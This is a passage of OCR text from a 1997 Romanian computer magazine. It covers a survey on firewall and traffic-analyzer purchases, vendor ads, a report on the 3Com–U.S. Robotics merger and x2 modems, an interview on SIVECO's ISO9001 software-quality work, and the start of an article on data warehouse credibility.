
Cei chestionaţi au optat pentru zidurile de protecţie şi alte produse de securitate de vârf, ce vor fi vândute firmelor Internet şi dezvoltatorilor de situri Web în cursul anului următor. În urma acestor produse s-au aflat analizoarele de trafic a siturilor Web, nişte produse care îi ajută pe webmasteri să determine care sunt secţiunile sitului cel mai des utilizate.

În decembrie 1996, BYTE a făcut un sondaj similar şi a descoperit că instrumentele de dezvoltare a siturilor Web se află în fruntea listei de produse planificate pentru a fi cumpărate. Acum se pare că webmasterii doresc ca siturile Web construite să fie mult mai bine pregătite pentru vizitatori.



Produse instalate acum pentru firme de situri Web

Multe firme au instalate pe sit servere, conexiuni de viteză mare (T1 şi ISDN) şi unelte de autorizare.




Produse ce vor fi cumpărate de firme: ziduri de protecţie, analizoare de trafic

Sursă: BYTE magazine research

Numerele reprezintă numărul total de răspunsuri/produs, nu procentele.

Firmele doresc să-şi mărească securitatea siturilor Web (cu ziduri de protecţie) şi să le facă mai eficiente (cu analizoare).



Vasta experiență în domeniu a dus la semnarea de către ICL a unui contract pentru implementarea unui sistem informatic bancar integrat la Banca Română pentru Dezvoltare. ICL estimează pentru perioada următoare o intensificare a cererii de astfel de sisteme, odată cu accelerarea reformei și stimularea investițiilor străine.

ICL

În domeniul bancar, cele mai *noi* sisteme sunt de la *noi*.

ICL a instalat în Europa peste 250.000 de stații de lucru specializate pentru servicii financiare sau bancare. Astfel, nu e un secret pentru nimeni că aplicațiile și sistemele integrate oferite de ICL reprezintă un etalon în materie de eficiență și siguranță: de la terminale ATM (Automatic Teller Machine) și până la sofisticate soluții de gestionare a conturilor prin Internet, una dintre cele mai avansate companii de tehnologia informației din Europa echipează astăzi 8 din cele mai importante 10 bănci din Marea Britanie, peste 80% din piața finlandeză a serviciilor financiar-bancare și 40% din cea poloneză.
Doriți să aflați mai multe despre Noi ?
Vă stăm oricând la dispoziție.

The Business Solutions Company

Pentru relații suplimentare contactați: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova,
Bd. Republicii 44-46, sector 2, București, Tel: 401 250 61 17, Fax: 401 250 58 18
Parteneri autorizați: GENESYS SOFTWARE S.R.L. (București) Tel: 01 220 32 80; INTELPROF INTERNATIONAL S.R.L. (Brașov) Tel: 068 419 706;
MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236;
TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; ROMUS TRADING & DEVELOPMENT LTD (Iași) Tel: 032 210 492;
FIBA IMPORT EXPORT S.R.L. (Ploiești) Tel: 044 114 868; CORES S.R.L. (Timișoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureș) Tel: 065 169 867

FUJITSU
PCs • NOTEBOOKS • SERVERS

Afacerea creşte.

Sistemul dumneavoastră informatic
trebuie să susţină această creştere.
Aveţi nevoie de
calculatoare performante

În întâmpinarea nevoilor
dumneavoastră am implementat
conceptul calităţii totale, calitate
ce va fi regăsită în fiecare detaliu
la COMRACE COMPUTERS.

optimal configurate

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.

fiabile

susţinute printr-un
service operativ

3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

preţuri competitive

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

COMRACE® COMPUTERS **este partenerul ideal**

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa: BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi: BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Unda de șoc a atins și România.
De Daniel Moldovan

3Com și U.S. Robotics

În data de 9 iulie anul curent, în organizarea firmei Net Consulting, sala Seul a complexului World Trade Center din București a găzduit un seminar urmat de o conferință de presă în care domnii Douglas Floyd și Sascha Labandowsky, directori pentru Europa de Est la 3Com și respectiv U.S. Robotics, au prezentat strategia firmelor respective privind potențialul din România precum și noile produse din domeniul comunicațiilor de date și interconectivității rețelelor de calculatoare. S-a specificat faptul că va exista o acțiune care va viza în special RomTelecom, însă și partenerii de până acum ai celor două firme, și anume Net Consulting (3Com), Tornado și Q'BIT (U.S. Robotics). Deși fuziunea dintre 3Com și U.S. Robotics s-a încheiat în vara acestui an, este de așteptat ca acești parteneri să realizeze în continuare negocieri cu fiecare firmă în parte.

Unirea cu 3Com

Anunțată în februarie 1997, fuzionarea dintre 3Com și U.S. Robotics, un acord de 6,6 miliarde dolari, a condus la formarea unui lider mondial în networking. Noua companie va avea venituri de peste 5 miliarde dolari și va opera în peste 130 de țări, cu un personal de peste 12000 angajați.

Cele două companii oferă în prezent produse și servicii complementare și dețin poziții de vârf în fiecare dintre sectoarele lor de bază: produse de acces la distanță, hub-uri, switch-uri workgroup, modemuri și interfețe de rețea inteligente. Împreună, U.S. Robotics și 3Com au o bază instalată de peste 100 milioane de conexiuni de rețea pentru Internet și intranet, împărtășind o viziune comună: creșterea accelerată a folosirii rețelelor, care să permită conectarea unui spectru larg de utilizatori la rețele locale și larg răspândite geografic.

Fuziunea s-a încheiat în vara acestui an după aprobările acționarilor și încheierea procedurii legale. Dintre avantajele acestei fuziuni, au fost amintite o mai mare acoperire geografică pentru portofoliul extins de produse al companiei și reducerea costurilor rezultate din economii în procesul de aprovizionare și producție. Se așteaptă ca această consolidare de resurse să aducă beneficii, în special în domeniile de acces la distanță și comutare LAN/ATM.

Încheierea acestei fuziuni a marcat o piatră de hotar în consolidarea dominației 3Com în industria networking. 3Com va deține tehnologia și segmentul de piață cel mai important în sectoarele cele mai critice ale industriei networking.

Depășirea barierei de viteză

Seminarul care a premers conferința a prilejuit o prezentare a tehnologiei de modem x2 de la U.S. Robotics, o tehnologie care revoluționează posibilitatea utilizatorilor de a încărca date la viteze care erau posibile anterior doar folosind conexiuni ISDN. Spre deosebire de ISDN, folosind x2, nu mai e nevoie de un echipament central scump pentru birouri: toate serverele și modemurile de acces la distanță U.S. Robotics existente pot fi simplu modernizate la standardul x2.

În plus, a fost amintit faptul că produsele x2 au fost cumpărate de peste 400 ISP și furnizori de servicii online. Dintre furnizorii de servicii Internet și online din S.U.A. care au trecut la tehnologia x2, amintim IBM, Global Network, Prodigy, CompuServe, America Online și Netcom; în Europa, amintim Netway, Grolier Interactive, Metronet, Cable Online, UUNET Pipex.

Această nouă tehnică de transmisie diferă fundamental de tehnicile de modulație folosite în modemurile de mare viteză. U.S Robotics s-a adresat deja organismului internațional de standardizare ITU-T, pentru dezvoltarea unui standard mondial pentru tehnologia de 56 Kbps.

Deoarece cele mai multe accese Internet se fac pe liniile telefonice obișnuite, se așteaptă ca tehnologia x2 să aibă un puternic impact, crescând viteza furnizării informațiilor grafice complexe, reducând timpul de așteptare, mărind în acest fel productivitatea utilizatorului.

Un nou management

Administrarea corporației 3Com în Europa de est, CSI și Țările Baltice va fi realizată prin împărțirea managementului pe trei zone de afaceri, supervizate de un manager pentru dezvoltarea pe direcția piață/afaceri. Pentru aceste sarcini, au fost desemnați următorii executanți:

Dl. Douglas Floyd și dl. Sascha Labandowsky

Luc Brunet: Manager regional pentru zona sistemelor de întreprindere, care proiectează, produce și vinde produse de nivel întreprindere, inclusiv hub-uri, switch-uri, rutere și soft de administrare rețea.

Douglas Floyd: Manager regional pentru zona sistemelor de purtători, care proiectează, produce și vinde sisteme de comunicație, clasa purtători pentru furnizori de servicii de rețea.

Norbert Wieschalla: Manager regional pentru zona de acces client, care proiectează, produce și vinde produse de acces LAN și WAN, prin canalele de revânzători.

Simone Cools: Regional marketing și business development manager, responsabilă cu dirijarea activității pieței strategice a 3Com precum și cu deschiderea de noi teritorii în regiune.

Atât 3Com, cât și U.S. Robotics, au avut un mare succes în Europa de est, fiind desemnate deseori ca și standarde ale bunei calități pentru lucrul în rețea și acces de la distanță. Pe baza acestui succes și a unor parteneri de nădejde, noul 3Com se va focaliza pe clienții și piețele cheie din regiune, oferind o abordare flexibilă, similară modului în care companiile mamă au realizat afacerile. ■

Interviu

SIVECO România este una dintre primele firme de software din România care se aliniază exigenţelor europene în privinţa calităţii.

de Mircea Sârbu

Calitatea în software

Interviu cu Daniela Bichir - SIVECO Romania

Care este, pe scurt, istoria companiei SIVECO ?

Compania SIVECO România a fost înfiinţată în 1992, ca parte a grupului internaţional SIVECO, ce cuprindea atunci SIVECO Franţa, SIVECO Anglia şi SIVECO Elveţia. SIVECO România SRL a pornit la drum cu doar 2 angajaţi. Astăzi, compania este societate pe acţiuni, număra 55 de angajaţi iar cifra de afaceri a crescut, în anul 1996 faţă de anul 1993, cu peste 400%. Între timp, în cadrul grupului SIVECO au apărut şi SIVECO Italia şi SIVECO Singapore, iar în curând se va înfiinţa SIVECO Spania.

Care este rolul pe care-l jucaţi în cadrul grupului?

SIVECO România furnizează întreaga expertiză tehnică în cadrul Grupului SIVECO, efectuează activitatea de cercetare şi dezvoltare, precum şi activităţile de asigurare a calităţii şi controlul calităţii. Lucrăm în strânsă colaborare cu toate firmele din cadrul grupului, dar, în special, cu SIVECO France, efectuând analiza, proiectarea, dezvoltarea, testarea, întreţinerea şi şcolarizarea pentru toate produsele software pe care le livrează.

Există vreo semnificaţie „ascunsă“ în numele „SIVECO“ ?

SIVECO este acronimul de la „Société Informatique Ventes Et COnseiles“, denumire iniţială dată pe vremea când activitatea grupului SIVECO urmărea doar activităţile de vânzări si consultanţă.

Între timp, denumirea a fost „depăşită“, SIVECO fiind dezvoltatorul unor pachete de programe software complexe, cu tradiţie în domeniul informatizării activităţii de mentenanţă. Acest domeniu oferă o piaţă în curs de formare, cu un potenţial foarte puternic. Fiind simultan universal şi multisectorial, sistemul de întreţinere, asistată de calculator, este independent de crizele din diverse sectoare economice şi poate constitui, pentru societăţile care se ocupă de el, o posibilitate promiţătoare pentru anii care vin.

Cine sunt clienţii companiei?

Clienţii noştri sunt firme importante, în total peste 600 de referinţă în peste 25 de ţări ale lumii, în toate sectoarele de activitate. Printre utilizatorii aplicaţiilor proiectate şi implementate de grupul SIVECO se numără: Renault cu contract din 1993, Aerospatiale în 1991, Ciments Francais – cu numeroase sucursale în străinătate – în 1991, Air France Roissy în 1995, Air France Orly în 1996, Asea Brown Boveri, Metroul Londonez, Centrala Termică Emile Huchet, Thomson Nucleaire, Gas de France, Nestle, Aeroportul din Singapore, Coca-Cola Franţa şi Argentina, Henkel, L'Oreal, Taylor Woodrow, alături de mulţi alţii...

Aveţi clienţi şi în România?

Un număr mare de întreprinderi manifestă un interes deosebit pentru sistemele COSMAN/COSWIN, de întreţinere asistată de calculator, iar, în peste 15 unităţi mari, se desfăşoară cu succes implementarea acestor produse. Printre aceste unităţi se numără: PETROTUB Roman, Fabrica de Ciment Fieni, DAEWOO Automobile Craiova, Rafinăria ASTRA Ploieşti, Transport Produse Petroliere PETROTRANS Ploieşti, ADESGO Bucureşti, RULMENTUL Braşov, Fabrica de Ciment CASIAL Deva, Elemente Prefabricate de Construcţii ELPRECO Craiova, Combinatul de Îngrăşăminte Azotoase AMONIL Slobozia, Combinatul de Celuloză şi Hârtie SOMES Dej, Combinatul Petrochimic PETROBRAZI Prahova, Fabrica de Mobilă ALFA Oradea, întreprinderi din Sucursalele Miniere Est şi Vest din Regia Autonomă Plumb-Zinc Baia Mare, etc.

Doamna Daniela Bichir, director cu asigurarea şi controlul calităţii software-ului în cadrul firmei SIVECO România.

Care credeţi că au fost evoluţiile tehnologiilor informatice care au determinat nevoia de a trata, în mod special, calitatea procesului de dezvoltare de programe şi calitatea produselor software în sine? Cum s-au resimţit aceste evoluţii în cadrul firmei dvs.?


Astăzi, accentul nu se mai pune pe scrierea de cod, ci pe fazele premergătoare sau ulterioare scrierii de cod. Calitatea unei aplicaţii rezidă în calitatea ingineriei specificaţiilor, a analizei şi a proiectării, a testării, a documentaţiei, a conducerii proiectelor, etc. Abilitatea de a colecta specificaţii cât mai complete de la clienţi, de a-l determina pe client să „vadă“ funcţionalitatea viitorului produs, se va reflecta în satisfacţia ulterioară a clientului faţă de produs. Analiza şi proiectarea sunt considerate astăzi fazele cheie ale unui proiect şi ele ar trebui să acopere 40% din durata totală a proiectului. Din această cauză, s-au dezvoltat metodologii de analiză RAD (Rapid Application Development) sau OO (Object-Oriented) şi instrumente CASE (Computer Aided Software Development). Testarea se orientează spre instrumente automate de test. Este planificată, este compusă din scenarii de test dezvoltate pe baza analizei şi se încearcă restrângerea pe cât posibil sau chiar eliminarea testării „manuale“.

Toate acestea pentru că proiectele care se dezvoltă astăzi, comparativ cu anii trecuţi, au o complexitate arhitecturală din ce în ce mai mare. Riscurile inerente dezvoltării unor asemenea proiecte se controlează prin calitate şi printr-o organizare cât mai bună a tuturor fazelor proiectului. Productivitatea apare atunci când fiecare subproces este controlat atent. Degeaba testarea este organizată excelent, dacă analiza n-a fost făcută atent şi generează sute de probleme, care se regăsesc şi în cod.

Calitatea nu este ceva abstract, în software ea reprezintă un lucru extrem de concret şi anume conformitatea cu specificaţiile. Problemele pe care le-am enunţat mai sus s-au pus şi pentru SIVECO România. Principalele noastre proiecte se bazează acum pe Oracle şi pe tehnologia client-server şi au o complexitate deosebită. La aceste proiecte se lucrează în echipă. Practica de a analiza, a proiecta şi de a scrie cod de unul singur este, în mod sigur, falimentară. Riscurile unor proiecte atât de complexe nu sunt mici. Un sondaj făcut în 1995 de Cambridge Market Intelligence a arătat că în acel an, 70% din numărul proiectelor client-server au eşuat. Nu este „încurajator“, cu toate că, dacă se reuşeşte, vânzările de asemenea produse se adresează unei pieţe aparte. Cheia succesului se numeşte calitate şi tot ceea ce implică această calitate.

Care au fost primele măsuri pe care le-aţi luat în vederea creşterii calităţii produselor firmei?

Am investit în instrumente CASE şi am dezvoltat instrumente informatice interne, pentru a creşte productivitatea şi pentru a putea refolosi părţi din cod şi din analiză. Am stabilit şi aplicăm metodologii pentru analiză/proiectare, ingineria specificaţiilor, testare. S-a investit enorm în şcolarizări în aceste metodologii, pentru ca ele să poată fi aplicate corect şi să ne ajute cu adevărat. Ne preocupă noţiuni ca evaluarea riscurilor, conducerea configuraţiilor.



Implementarea unor metode de asigurarea calităţii este o iniţiativă care vine din interiorul companiei sau este oarecum impusă din exterior? Mă refer la clienţi, organisme internaţionale, etc.

Este şi o iniţiativă din interior şi din afară. Preocupările companiei noastre în domeniul calităţii au început să capete o importanţă deosebită în 1994, odată cu primul proiect COPERNICUS finanţat de Comunitatea Europeană, la care a participat firma noastră. Acest proiect, denumit SQUARE (INCO-COP 94-840) (Software Quality Assessment and Recommendation), ne-a deschis calea către conştientizarea preocupărilor europene în domeniul calităţii.

Iar această conştientizare nu s-a bazat pe faptul că, în Europa, calitatea softului este astăzi un subiect „la modă“. În cadrul acestui proiect european, SIVECO România a fost evaluată separat la nivel de organizaţie şi pe principalele proiecte, din punct de vedere al metodologiei şi tehnologiei folosite. Evaluatorul şi coordonatorul proiectului SQUARE, firma E2S din Belgia, a folosit pentru evaluare metoda BOOTSTRAP. În urma evaluării, s-au primit recomandări de îmbunătăţire a procesului software iar SIVECO a realizat un plan de acţiuni pentru implementarea acestor recomandări.

În paralel cu implementarea recomandărilor, s-a simţit treptat necesitatea îmbunătăţirii tuturor proceselor de la nivelul companiei. În acest sens, o abordare paralelă a fost implementarea unui sistem de calitate, compatibil cu standardul ISO9001. Motivele care au stat în spatele acestei decizii au fost următoarele:

1. Compania a crescut foarte mult în ultimii 2-3 ani. Devenea din ce în ce mai dificil să se realizeze integrarea unei noi persoane în colectiv şi să se lucreze în cadrul unor proiecte mari fără o organizare şi un control mai bun al activităţii.
2. Câţiva clienţi importanţi ne-au sugerat adoptarea unui sistem al calităţii, odată cu apariţia pe piaţă a versiunii client-server a aplicaţiei noastre COSWIN. Câştigarea încrederii clienţilor prin implementarea unui sistem de calitate a devenit un lucru esenţial pentru viitorul companiei.
3. Situaţia pe piaţa mondială de software a fost un alt factor determinant. An de an, tot mai multe companii de software se certifică ISO9001 şi competiţia în domeniul calităţii tinde să devină foarte puternică.

Pot să vă spun că, astăzi, datorită implementării unui sistem de asigurare a calităţii, suntem mai bine organizaţi. Posibilitatea trasării proceselor din companie ne ajută enorm în depistarea problemelor dificile şi minimizarea lor.

Am câştigat un al doilea proiect, pe partea de calitate a softului, finanţat de Comunitatea Europeană. Acest nou proiect se numeşte INSPIRE (INCO-COP96-86) (Initiative for Software Process Improvement – Régions Exterieures) şi ne plasează, de data aceasta, în ipostaza de coordonatori ai unor experimente de îmbunătăţire a proceselor în unităţi producătoare de software din România. Este un proiect de mare anvergură, prin care se intenţionează conştientizarea importanţei pe care o deţine calitatea în software şi metode pentru asigurarea şi îmbunătăţirea ei.

Există o mai veche controversă privind aplicabilitatea standardelor „de proces“ (cum este ISO9000) la producţia de software. Ce reiese, în acest sens, din experienţa companiei dvs.?

Nu ştiu dacă termenul cel mai corect este acela de „controversă“. Este adevărat că standardul ISO9001 a fost conceput cu scopul certificării întreprinderilor din sectorul de producţie, dar pe parcurs şi-a dovedit aplicabilitatea şi în multe alte domenii, printre care şi acela al dezvoltării de software şi aceasta pentru că este suficient de abstract şi de flexibil pentru a fi aplicat.

Este totuşi greu ca, fără o experienţă sau ajutor prealabil, să se reuşească translatarea proceselor dintr-o organizaţie care dezvoltă software pe secţiunile destul de aride ale standardului. Mai cu seamă în partea de proiectare, care, în cazul de faţă, conţine o sumă de procese particulare, cum ar fi : analiza, specificaţii utilizator, proiectare, scriere de cod, testare sau documentaţie. Acesta a fost şi scopul pentru care International Standards Organisation (ISO) a dezvoltat un ghid ISO9000-3, cu scopul furnizării de ajutor în aplicarea ISO9001 la specificaţiile, dezvoltarea, instalarea şi suportul software-ului.

Care credeţi că este valoarea unei certificări ISO9000, în condiţiile economice actuale din România?


La ora actuală, sunt extrem de puţine companii de software în România care să se fi certificat ISO9001 şi numărul de auditori români specializaţi pe software este şi mai mic. Există însă un volum relativ mare de implementări, de aplicaţii software în unităţile economice, iar îmbunătăţirea calităţii, în această etapă finală, contribuie substanţial la creşterea eficienţei informatizării.


În ceea ce ne priveşte, vă pot spune că certificarea ISO9001 este un prim pas şi această certificare dorim să se întâmple până la sfârşitul acestui an. Preocupările noastre nu vor înceta odată cu această certificare. Sunt multe de învăţat, există multe metode de evaluare interesante care, chiar dacă nu oferă garanţia unui certificat, pot ajuta în a înţelege mai bine care sunt, la ora actuală, cele mai bune practici în software şi a îmbunătăţi procesele existente în organizaţie.

Vă mulţumim. ■

---

*Domnul Mircea Sârbu este director editorial la Computer Press Agora. Poate fi contactat prin e-mail la adresa:*msarbu@agora.ro.





SYSTIMAX
Lucent Technologies
Formely the Communications Systems and Technology Units of AT&T

- Sistem de cablare structurată produs de **Lucent Technologies & Bell Lab Innovations**
- Transfer de date *wireless*
- 15 ani garanţie **Lucent Technologies**
- 622 Mb/sec pe cupru şi fibră optică

NET BRINEL COMPUTERS

Cele mai performante cablări cu sistemul de cablare structurată SYSTIMAX

Soluţie completă:
proiect + echipamente + realizare + testare

Cluj-Napoca Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

Depozitul de date nu doar colectează date, ci reflectă o imagine validă şi consistentă a afacerii. De Richard Hackathorn

Criza de credibilitate a depozitelor de date

Îţi admiri cu mândrie ultima realizare: noul depozit de date al companiei. La 11:35 sună telefonul. Ridici receptorul. Vocea de la celălalt capăt al firului spune: „Sunt Marlena Price, vicepreşedinte cu finanţele. Tocmai am primit un prim raport provenit din noul tău depozit de date. Arată bine, dar numerele pe care le-ai generat nu se încadrează în rapoartele noastre standard. Putem să ne întâlnim după prânz ca să lămurim problema?“.

Sângele începe să-ţi clocotească în vine. Cu calm, răspunzi: „Desigur. Care anume ar fi problemele?“. Îţi spune că unele dintre rapoartele regionale cuprind rezultate îndoielnice. Mai pui câteva întrebări, apoi închizi.


După aceea îl suni pe Eric, administratorul datelor. „Avem o problemă“, îi spui. „Vicepreşedintei cu finanţele nu-i place raportul nostru“.

Din nefericire, popularitatea depozitelor de date (*data warehouses*) a ascuns obiectivele fundamentale ale tehnologiei. Mulţi construiesc depozite de date din raţiuni simpliste şi cu aşteptări nerealiste. Faptul că s-a neglijat impunerea şi menţinerea credibilităţii datelor raportate a condus la eşecul încă din fazele timpurii a multor eforturi îndreptate înspre construirea unor depozite de date. Pentru a trece peste această criză de credibilitate, trebuie să te lupţi cu o mare întrebare: Oferă depozitul de date o imagine validă şi consistentă a operaţiunilor întreprinderii?

Un efort continuu

Termenul *data warehousing* (depozitarea datelor) evidenţiază un proces şi o arhitectură de ansamblu, în timp ce termenii *data warehouse* (depozit de date) şi data mart (magazie de date) se referă la o colecţie de date administrate într-o bază de date. O magazie de date este un depozit de date care tratează o anumită funcţie organizaţională. În acest context, data warehousing înseamnă descoperirea, administrarea şi diseminarea datelor informaţionale. Aceste date, care sunt derivate din diverse surse, furnizează o imagine validă şi consistentă a procesului economic pe care îl documentează.

Întreţinerea acestei imagini implică un efort continuu de integrare a unui diversităţi în continuă schimbare de modele care încearcă să descrie procesul afacerii. Din acest motiv, încă de la începutul construcţiei unui depozit de date trebuie să faci faţă unor probleme legate de validitate.


Validări în fluxurile unui depozit de date
Flux de intrare
Surse externe (Internet)
Sisteme moştenite
Rapoarte, e-mail, altele
Verificarea de uniformitate asigură încadrarea în limite.
Captură
Repară
Validează
Transformă
Aplică
Verificare versiunii detectează schimbări în specificarea metadatelor.
Flux ascendent
Verificările de conformitate şi completitudine compară datele cu alte surse şi cu datele din care au fost deduse.
Date puternic sumarizate
Magazii de date
Date puţin sumarizate
